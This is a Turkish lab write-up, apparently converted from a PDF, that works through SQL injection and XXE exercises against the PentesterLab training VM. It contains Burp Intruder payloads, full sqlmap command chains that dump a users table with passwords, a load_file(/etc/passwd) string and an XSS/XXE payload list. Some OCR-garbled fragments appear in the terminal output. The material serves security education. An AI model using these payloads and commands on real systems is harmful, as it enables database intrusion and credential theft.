-Ardından tarayıcı üzerinde görüntüleme yaptıktan sonra denemiş olduğum payload üzerinde boşluk olduğu için onun engellendiğini gördüm ve diğer payloadlar üzerinden aynı işleme devam ettim.

Result 31 | Intruder attack 1


Payload:	admin'--	Previous
Status:	200	Next
Length:	1707	
Timer:	3	

Request Response

Pretty Raw \n Actions ▾

```
1 GET /sqli/example2.php?name=admin'-- HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

-1707 Length değerinden bir tanesini seçtim ve URL’ini kopyaladım.



© PentesterLab 2013

-Tarayıcı üzerinden çalıştárdığımda hiçbir dönüt alamadığım için diğer değerlere baktım.

Result 65 | Intruder attack 1

Payload:	admin"/*	Previous
Status:	200	Next
Length:	1807	
Timer:	2	

Request Response

Pretty Raw \n Actions ▾

```
1 GET /sqli/example2.php?name=admin%22%2f%2a HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

-1807 Length değeri ile devam ettim ve URL’ini kopyaladım.

PentesterLab » Web for Pentester - Mozilla Firefox

hacking.com/sqli/example2.php?name=admin%22%2f%2a

PentesterLab.com

id	name	age
© PentesterLab 2013		

-Tarayıcı üzerinden çalıştárdığımda hiçbir dönüt alamadığım için diğer değerlere baktım.

Result 5 | Intruder attack 1

Payload:	1'or'1'='1	Previous
Status:	200	Next
_Length:	1980	
Timer:	3	

Request **Response**

Pretty **Raw** **\n** **Actions** ▾

```

1 GET /sqli/example2.php?name=1'or'1'%3d'1 HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5

```

-1980 “Length” değerleri ile devam ettim. Bu URL’i kopyalayıp tarayıcı üzerinde çalıştım.

The screenshot shows a browser window titled "PentesterLab » Webtor X Preferences". The address bar contains the URL "hacking.com/sqli/example2.php?name=1'or'1'%3d'1". Below the address bar, there is a navigation bar with links to "Kali Linux", "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", "NetHunter", and "Offensive Security". The main content area shows a table with the following data:

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

- Tarayıcı üzerinde çalıştığımda zafiyetin başarılı bir şekilde çalıştığını ve bana tabloları geri döndürduğunu görüntüledim.


Uygulama 5 : SQL Map yardımı ile Unit SQL Veri tabanından bilgi çekme.

-İki veya daha fazla select ifadesinin sonucunu tek bir noktadan gösterip bilgileri ele geçirmeye çalıştım.

-Her zaman olduğu gib zaproxy ve skipfish üzerinden zafiyet tespit edilmiş mi diye baktım.


```
temleri.com/sql/example1.php?name=root%27+AND+%271%27  
temleri.com/sql/example4.php?id=4-2  
temleri.com/sql/example5.php?id=4-2  
temleri.com/sql/example6.php?id=4-2
```

-Zaproxy aracının zafiyeti başarılı bir şekilde bulduğunu görüntüledim.



The screenshot shows the Zap Proxy interface with several URLs listed under the 'SQLI' tab. The URLs are:
temleri.com/sql/example1.php?name=root%27+AND+%271%27
temleri.com/sql/example4.php?id=4-2
temleri.com/sql/example5.php?id=4-2
temleri.com/sql/example6.php?id=4-2

-Skipfish aracının da zafiyeti başarılı bir şekilde bulduğunu görüntüledim.



-WFP üzerinden Example4'ü açtım ve URL üzerinden incelediğimde diğerlerine benzer bir yapıda olduğunu görüntüledim.

-Sqlmap üzerinden işlem gerçekleştireceğim için URL'i kopyaladım.

```
root@efe:~  
File Actions Edit View Help  
> Executing "sqlmap -h"  
[+] http://sqlmap.org {1.5.2#stable}  
Usage: python3 sqlmap [options]  
Options:  
-h, --help Show basic help message and exit  
-hh Show advanced help message and exit  
--version Show program's version number and exit  
-v VERBOSITY Verbosity level: 0-6 (default 1)  
Target:  
At least one of these options has to be provided to define the target(s)  
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")  
-g GOOGLEDORK Process Google dork results as target URLs  
Request:  
These options can be used to specify how to connect to the target URL
```

-“Sqlmap -h” komutu ile kullanabileceğim komutlar ve yazış biçimimiyle ilgili bilgilere erişebildim.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım  
root@efe:~# cd Masaüstü/  
root@efe:~/Masaüstü# sqlmap -u http://hacking.com/sqlil/example4.php?id=2  
[+] http://hacking.com/sqlil/example4.php?id=2 {1.5.7#stable}
```

-Sqlmap ile zafiyetin bulunduğu URL üzerinden sqlmap tarama işlemini başlattım.

```
[22.01.23] [CRITICAL] unable to connect to the target DB. Try the request(s)  
web server operating system: Linux Debian 6 (squeeze)  
web application technology: Apache 2.2.16, PHP 5.3.3  
back-end DBMS: MySQL >= 5.0.12
```

-Burada kullandığı SQL’ı görüntüledim

```
Parameter: id (GET)  
Type: boolean-based blind  
Title: Boolean-based blind - Parameter replace (original value)  
Payload: id=(SELECT (CASE WHEN (2518=2518) THEN 2 ELSE (SELECT 9440 UNION SELECT 7826) END))  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=2 AND (SELECT 5216 FROM (SELECT(SLEEP(5)))BKqr)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 5 columns
```

-SQL’ın yapısına göz attığında boolean olarak görüntüledim.Bu tür üzerinde bWapp üzerinde manuel olarak işlem yapmıştık.Eğer farklı bir tür olsa idi tek tek deneme yapmamıza gerek kalmazdı.

-bWAPP anlatımında tek tek deneme yaptığım için sizleri sıkılmamak için bu adımı atladım.

Uygulama 6 : JSQL ile elde edilen veritabanını görüntüleme.

-Diğer uygulamalarda olduğu gibi önce zaproxy ve skipfish araçları ile zafiyet testi gerçekleştirdim.




Memo: response suggests arithmetic evaluation on server side (type 2)
6. http://hacking.com/sql/example5.php?id=2%20%20%20%20- [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)

1.i.com/sql/example1.php?name=root%27+AND+%271
1.i.com/sql/example4.php?id=4-2
1.i.com/sql/example5.php?id=4-2
1.i.com/sql/example6.php?id=4-2
SUB load_file(/etc/passwd) OR

-Gerçekleştirmiş olduğum zafiyet testleri sonucunda bilgi elde edebildim.

-JSQL elde ettiğimiz veritabanlarını görsel olarak incelememize yardımcı olan bir tooldur.

-JSQL'in kurulumu ile devam edelim.




```
Dosya Duzenle Görünüm Ara Uçbirim Yardım
root@efe:~# git clone https://github.com/pcdunyasitv/JSQL
```

-Linux üzerinden git clone komutu sayesinde ilk önce kurulum dosyalarını indirdim.



```
root@efe:~/Masaüstü/JSQL# ls
jsql-injection-v0.81.jar
root@efe:~/Masaüstü/JSQL# java -jar jsql-injection-v0.81.jar
```

-İnen .jar uzantılı dosyayı java komutu ile çalıştırıyorum ve kurulumunu sağladım.




172.16.60.204/sql/example5.php?id=2

PentesterLab.com Home

id	name	age
2	root	30

© PentesterLab 2013

-Kurulum sonrasında WFP 'a geçiş yapıyorum ve Example5 üzerindeki URL'i kopyaladım.



-Kopyalama işlemi sonrasında JSQL üzerine geçiş yaptım ve URL’i buraya yapıştırıp çalıştırıldım.

The screenshot shows the MySQL Workbench interface. The 'Veritabani' tab is active. In the left sidebar, under 'information_schema', the 'users' table is listed with 4 rows. The table structure is shown in a separate window below:

	age	groupid	id	name	passwd
1	x1	10	10	1	admin
2	x1	2	5	user2	azerty
3	x1	30	0	root	admin21
4	x1	5	2	user1	secret

-İçerisinde bulunan tabloları görüntüledim.

The screenshot shows the 'users' table data in a grid format. The columns are labeled: id, name, passwd, age, groupid, and id. The data is identical to the table structure shown above.

	age	groupid	id	name	passwd
1	x1	10	10	1	admin
2	x1	2	5	user2	azerty
3	x1	30	0	root	admin21
4	x1	5	2	user1	secret

-Son olarak ise görüntülemek istediğim tablodaki kolonları seçip sağ tıkladım ve “Thread yükü” seçeneği ile tabloları görsel bir şekilde görüntüleyebildim.

Uygulama 7: SQLMap ile Time Based Blind.

-Öncelikle Zaproxy ve skipfish araçlarıyla yapmış olduğum testleri görüntüledim.

```
m/sqli/example1.php?name=root%27+AND+%271%27%3D%271%27+--+
m/sqli/example4.php?id=4-2
m/sqli/example5.php?id=4-2
m/sqli/example6.php?id=4-2
```


Load test results... /?/?

-Zaproxy aracı zafiyeti bulmakta başarısız oldu.

1. <http://hacking.com/commandexec/example1.php?ip=127.0.0.1> [show trace +]
Memo: response to "-----" different than to "-----"
2. <http://hacking.com/commandexec/example3.php?ip=127.0.0.1> [show trace +]
Memo: response to "-----" different than to "-----"
3. <http://hacking.com/sqlil/example1.php?name=root> [show trace +]
Memo: response to "-----" different than to "-----"
4. <http://hacking.com/sqlil/example2.php?name=root> [show trace +]
Memo: response to "-----" different than to "-----"
5. <http://hacking.com/sqlil/example3.php?name=root> [show trace +]
Memo: response to "-----" different than to "-----"
6. <http://hacking.com/sqlil/example4.php?id=2%200%200%20-%20-> [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
7. <http://hacking.com/sqlil/example5.php?id=2%200%200%20-%20-> [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
8. <http://hacking.com/sqlil/example6.php?id=2%200%200%20-%20-> [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
9. <http://hacking.com/sqlil/example9.php?order=9%201%20-> [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)

-Skipfish aracına baktığında onunda zafiyeti bulamadığını görüntüledim.

-Zafiyetleri görüntüleyemediğim için Nosqlmap uygulaması zafiyet taraması gerçekleştirdim.



-Nosqlmap’ı açtıktan sonra 1 seçeneği ile devam ettim ve buraya WFP linkimi bıraktım.

```
Options
1-Set target host/IP (Current: hackingyontemleri.com)
2-Set web app port (Current: 80)
3-Set App Path (Current: /sqli/example8.php?order=name)
4-Enable HTTPS (Current: OFF)
```

- Ardından port numarasını 80 olarak verdim. HTTP 80 portu üzerinden işlem yapmaya olanak sağlar.

```
1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 3
Web App Attacks (GET)
=====
Checking to see if site at hackingyontemleri.com:80/sqli/example8.php?order=name
is up...
App is up!
Baseline test-Enter random string size: 5
What format should the random string take?
1-Alphanumeric
2-Letters only
3-Numbers only
4-Email address
Select an option: 1
Using 70g9Z for injection testing.

List of parameters:
1-order
Enter parameters to inject in a comma separated list: 1
```

- Açılan sekme üzerinde 3 seçeneği ile devam ettim ve buraya zayıyetimin bulunduğu Example8'in URL'ini yapıştırdım.

- Ardından "Alpha" seçeneği ile devam edip işlemi başlattım.


```
Possibly vulnerable URLs:
http://hackingyontemleri.com:80/sqli/example8.php?order%24ne%5D%3D70g9Z
http://hackingyontemleri.com:80/sqli/example8.php?order%24gt%5D%3D
```

- İşlem sonucunda tarafımıza zayıyet bulduğu 2 adet URL döndürdü.

- Linkleri ilk önce manuel olarak çalışırdım.



- Manuel olarak çalışırdığında SQL hatası ile karşılaştım. Bu sebeple bu linkler üzerinde Sqlmap ile bir çalışma gerçekleştirdim.



-URL' e yönelik bir işlem gerçekleştireceğim için Example8'in URL'ini kopyaladım.

```
(root💀 kali)-[~] # sqlmap -u http://hacking.com/sqli/example8.php?order=name --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:59:11 /2021-07-24/
[15:59:11] [INFO] testing connection to the target URL
[15:59:11] [INFO] testing if the target URL content is stable
[15:59:11] [INFO] target URL content is stable
```

-Ardından uçbirimi açıp bu link üzerinde Sqlmap ile çalışmalara başladım.

- “—Batch” komutu ile bana soracağı sorulara default olarak cevap döndürmesini sağladım.

```
quests? [Y/n] Y
[15:59:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:59:12] [WARNING] GET parameter 'order' does not seem to be injectable
[15:59:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

-Sqlmap bu işlem sırasında bana “—tamper” ile devam etmem gerektiğini belirtti.

```
(root💀 kali)-[~] # sqlmap -u http://hacking.com/sqli/example8.php?order=name --batch --tamper=space2comment
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

-Tamper ile işleme devam ettim.

```
[16:01:25] [WARNING] GET parameter 'order' does not seem to be injectable
[16:01:25] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests
[*] ending @ 16:01:25 /2021-07-24/
```

-İşleme devam ederken Sqlmap --level ve --risk komutunu eklememi istiyor.

```
└─(root㉿kali)-[~]
# sqlmap -u http://hacking.com/sqli/example8.php?order=name --batch --tamper=space2comment --level 5 --risk 3
```

-Bu komutları da ekleyip devam ettim.

```
[16:07:39] [WARNING] changes made by tampering scripts are not included in own payload content(s)
[16:07:39] [INFO] the back-end DBMS is MySQL
[16:07:39] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
  web server operating system: Linux Debian 6 (squeeze)
  web application technology: PHP 5.3.3, Apache 2.2.16
  back-end DBMS: MySQL ≥ 5.0.12
[16:07:39] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/hacking.com'
[*] ending @ 16:07:39 /2021-07-24/
```

-MySQL sonucunu aldık bundan sonra yapacağımız işlem manuel olarak yapılrsa çok çok uzun süreceği için Sqlmap üzerinden devam edeceğim.

```
└─(root㉿kali)-[~]
# sqlmap -u http://hacking.com/sqli/example8.php?order=name --batch --tamper=space2comment --level 5 --risk 3 --dbs
```

-Yazmış olduğumuz komut sonrasında veritabanıyla ilgili bilgi vericek. Şuanda sql map arka planda sürekli istekler göndererek bize bilgi vermeye çalışıyor.

-Veritabanı eğer Union Based olsa idi bu işlemin gerçekleşmesi saniyeler sürecekti.

```
information_schema
[19:05:22] [INFO] retrieved: exercises
available databases [2]:
[*] exercises
[*] information_schema
```

-İki adet veritabanı olduğunu bildiriyor. Information schema basic olarak bir tablo içerisinde ayarlar bulunuyor.

-Komutu tekrar değiştirdiyorum bu sefer veritabanı adıyla işlem yapıp tabloları getiricem.

```
[root@kali:~] # sqlmap -u http://hacking.com/sqli/example8.php?order=name --batch --tampe  
r=space2comment --level 5 --risk 3 -D exercises --tables
```

-Eklemiş olduğum komut ile exercises veritabanı üzerinden bilgi çekmeye çalıştım.

[19:09:24] [INFO] adjusting time delay to 1
users
Database: exercises
[1 table]
ste +-----+ users +-----+

-Tablo ismini bulduktan sonra bu sefer yazdığım komut ile kolonları getirmeyi hedefledim.

```
[root@kali:~] # sqlmap -u http://hacking.com/sqli/example8.php?order=name --batch --tampe  
r=space2comment --level 5 --risk 3 -D exercises -T users --columns
```

-Kolon isimlerini bulmak için işlemi başlattım.

[5 columns]	
Column	Type
age	int(11)
groupid	int(11)
id	int(11)
name	varchar(50)
passwd	varchar(50)

-Sqlmap'ın döndürdüğü veri sonrasında Kolon isimlerini başarılı bir şekilde buldum.

-Bu işlem yaklaşık 10 dakika sürdü.

-Kolon isimlerinde işime yarayabilecek id,name ve passwd değerleri dikkatimi çekiyor.

```
[root@kali:~]
# sqlmap -u http://hacking.com/sqlil/example8.php?order=name --batch --tampe
r=space2comment --level 5 --risk 3 -D exercises -T users -C id,name,passwd
--dump
```

-Kolon isimleri üzerinden içerisindeki bilgileri çekmeye çalıştım.

[4 entries]		
id	name	passwd
1	admin	admin
2	root	admin21
3	user1	secret
5	user2	azerty

-Bilgi çekme işlemi başarılı oldu veritabanı üzerindeki tüm bilgilere erişim sağlayabildim.

-Bu işlem veritabanının büyüklüğüne bağlı olarak 1 gün bile sürebilir.

Uygulama 8 : SQLMap ile Time Based Blind2.

- 8. http://hacking.com/sqlil/example9.php?id=-2%0200%0200%020-7%020- [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
- 9. http://hacking.com/sqlil/example9.php?order=9%201%20- [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)

-Skipfish aracı zafiyet testi sonucunda açığı tespit etti.

```
(root💀 kali)-[~]
└─# cd Masaüstü
      name
      id          age
└─(root💀 kali)-[~/Masaüstü]
└─# sqlmap -u http://hacking.com/sqlil/example9.php?order=name --batch
```

-Sqlmap ile kullanabileceğimiz saldırısı türünü öğrenmeye çalışacağım. Webforpentester üzerindeki Example9'un linkini kopyaladım ve sql üzerinde komutumu uyguladım.

-Batch komutu default olarak bize soru sorulmadan kendi ilerlemesini sağladık.

```
requests:
---
Parameter: order (GET)      root           30
            Type: time-based blind
            Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  5
            Payload: order=name AND (SELECT 6457 FROM (SELECT(SLEEP(5)))YXNM)
---
  5                                user2          2
```

-Keşif işlemi bitti saldırısı türü olarak time-based blind'i buldu. Zaman ayarlı paket gönderirken zaman bilgisi de eklendi ve belirli bir zaman diliminde döner ise çalıştığı biliniyor.

```
(root💀 kali)-[~/Masaüstü] r2
└─# sqlmap -u http://hacking.com/sqlil/example9.php?order=name --batch --dbs
  © PentesterLab 2013
  [!] {1.5.7#stable}
```

-Daha sonrası -dbs komutunu ekleyerek veritabanı isimlerini öğrenmeye çalıştım.

```
[19:32:50] [INFO] retrieved: exercises
available databases [2]:
[*] exercises
[*] information_schema
[19:33:15] [INFO] fetched data logged
```

-Veritabanı isimlerini başarılı bir şekilde öğrendim.Exercises tablosu üzerinden kullanıcı bilgilerine erişim sağlamaya çalıştım.

```
(root㉿kali)-[~/Masaüstü]
# sqlmap -u http://hacking.com/sqlil/example9.php?order=name --batch -D exercises --tables
```

-Şuan Exercises tablosu üzerinden bilgi edinmeye çalıştım.İçerisinde users tablosu olduğunu görüntüledim.

```
(root㉿kali)-[~/Masaüstü]
# sqlmap -u http://hacking.com/sqlil/example9.php?order=name --batch -D exercises -T users --columns
```

-Users tablosu içerisindeki kolonlara erişim sağlamaya çalıştım.

[5 columns]	
Column	Type
age	int(11)
groupid	int(11)
id	int(11)
name	varchar(50)
passwd	varchar(50)

-Users tablosu içerisinde bulunan kolonları başarılı bir şekilde görüntüledim.

```
(root㉿kali)-[~/Masaüstü]
└─# sqlmap -u http://hacking.com/sqlil/example9.php?order=name --batch -D exercices -T users -C id,name,passwd --dump
```

-İçerisinde işime yarayacak olan id,name,passwd değerlerini çekmeye çalışacağım.

[4 entries]		
id	name	passwd
1	admin	admin
2	root	admin21
3	user1	secret
5	user2	azerty

-İçerisinde bulunan bilgilere başarılı bir şekilde erişim sağladım.

XML

-Hem kullanan kişi hem de cihazlar tarafından anlaşılabilen dökümanlar oluşturamaya yarayan dildir.Bilginin yer değiştirmesi gerektiği durumlarda birkaç adımda bilgi olduğu şekilde diğer platforma taşıınabilir.


Örneğin; Web site sayfalarının arama motorları tarafından kısa sürede taranması için XML'le oluşturulacak bir site haritası kullanılabilir.

XXE

-XML uygulamalarında oluşan güvenlik açıklarına XXE(XML External Entity) denmektedir.XXE güvenlik açığı kullanılarak hedef sistemdeki hassas dosyalar okunabilir,dos atak saldırısı, port tarama,ssrf ve uzaktan kod çalıştırma gibi ciddi saldırılar yapılabilir.

-Bu zafiyetle ilgili WFP üzerinden 2 adet uygulama gerçekleştireceğim.

Uygulama 1 : Burpsuite ile Payload çalışması.



- Öncelikle WFP üzerinden zafiyetimi açıyorum ve karşıma böyle bir ekran geliyor.Bu site üzerinden dikkatimi çeken şey HTML diliyle taglenmiş link kısmıdır.Buradan bir zafiyete ulaşabileceğimi düşündüm.

-Aklıma Burpsuite üzerinden payload attack yapmak geldi.

```
(root💀 kali)-[~/Masaüstü]
└─# git clone https://github.com/pcdunyasitv/XXE-PAYOUTLOAD
Klonlama konumu: 'XXE-PAYOUTLOAD' ...
```

-Verdiğim bağlantı üzerinden payload kodlarına erişim sağladım.

```

i| count(/child::node())
x' or name()='username' or 'x'='y
<name>',''); phpinfo(); exit; /*</name>
v <! [CDATA[<script>var n=0;while(true){n++;}</script>]]>
<! [CDATA[<>]]>SCRIPT<! [CDATA[>]]>alert('XSS');<! [CDATA[<>]]>/SCRIPT<! [C
<?xml version="1.0" encoding="ISO-8859-1"?><foo><! [CDATA[<>]]>SCRIPT<!
<?xml version="1.0" encoding="ISO-8859-1"?><foo><! [CDATA[' or l=1 or
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT f
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT f
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT f
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT f
<?xml ID=I><X><C><! [CDATA[<IMG SRC="javas]]]><! [CDATA[cript:alert('XSS'
<xml ID="xss"><I><B>&lt;IMG SRC="javas<!-- -->cript:alert('XSS')"&gt;
<xml SRC="xsstest.xml" ID=I></xml><SPAN DATASRC=#I DATAFLD=C DATAFORM
<HTML xmlns:xss><?import namespace="xss" implementation="http://ha.ck

```


- Verdiğim bağlantı üzerinden indirdiğimiz payloadlara göz attım. Bu konuda çok fazla kullanılan payload yoktur bu sebeple sayısı biraz az.

- 60. <http://hacking.com/xml/example1.php?xml=<test> [show trace +]
Memo: PHP warning (text) (sig: 22019)
- 61. [http://hacking.com/xml/example1.php?\[0\]\['xml'\]=<test](http://hacking.com/xml/example1.php?[0]['xml']=<test) [show trace +]
Memo: PHP notice (text) (sig: 22013)

- Skipfish aracına baktığında HTML denemeleri yaplığını ve sitenin bir hata mesajı döndürdüğünü bildirdi.

- File inclusion (4)
- Query injection vector (9)
- Shell injection vector (4)
- Signature match detected (higher risk) (2)
- Directory traversal / file inclusion possible (2)
- Interesting server message (73)
 1. <http://hacking.com/codeexec/example1.php> [show trace +]
Memo: PHP notice (text) (sig: 22013)
 2. [http://hacking.com/codeexec/example1.php?\[0\]\['name'\]=hacker](http://hacking.com/codeexec/example1.php?[0]['name']=hacker) [show trace +]
Memo: PHP notice (text) (sig: 22013)
 3. <http://hacking.com/codeexec/example1.php?name=.htaccess.aspx-->>">"<sfi002569v224505> [show trace +]
Memo: PHP parse error (text) (sig: 22011)
 4. <http://hacking.com/codeexec/example2.php> [show trace +]
Memo: PHP notice (text) (sig: 22013)
 5. <http://hacking.com/codeexec/example2.php?order=9876sfi> [show trace +]
Memo: PHP parse error (text) (sig: 22011)
 6. <http://hacking.com/codeexec/example2.php?order=9876sfi> [show trace +]
Memo: PHP warning (text) (sig: 22019)
 7. [http://hacking.com/codeexec/example2.php?\[0\]\['order'\]=id](http://hacking.com/codeexec/example2.php?[0]['order']=id) [show trace +]
Memo: PHP notice (text) (sig: 22013)
 8. <http://hacking.com/codeexec/example2.php?order=A> [show trace +]
Memo: PHP notice (text) (sig: 22013)
 9. <http://hacking.com/codeexec/example2.php?order=bootstrap-responsive> [show trace +]
Memo: PHP notice (text) (sig: 22013)
 10. <http://hacking.com/codeexec/example2.php?order=sfi001287v224505> [show trace +]

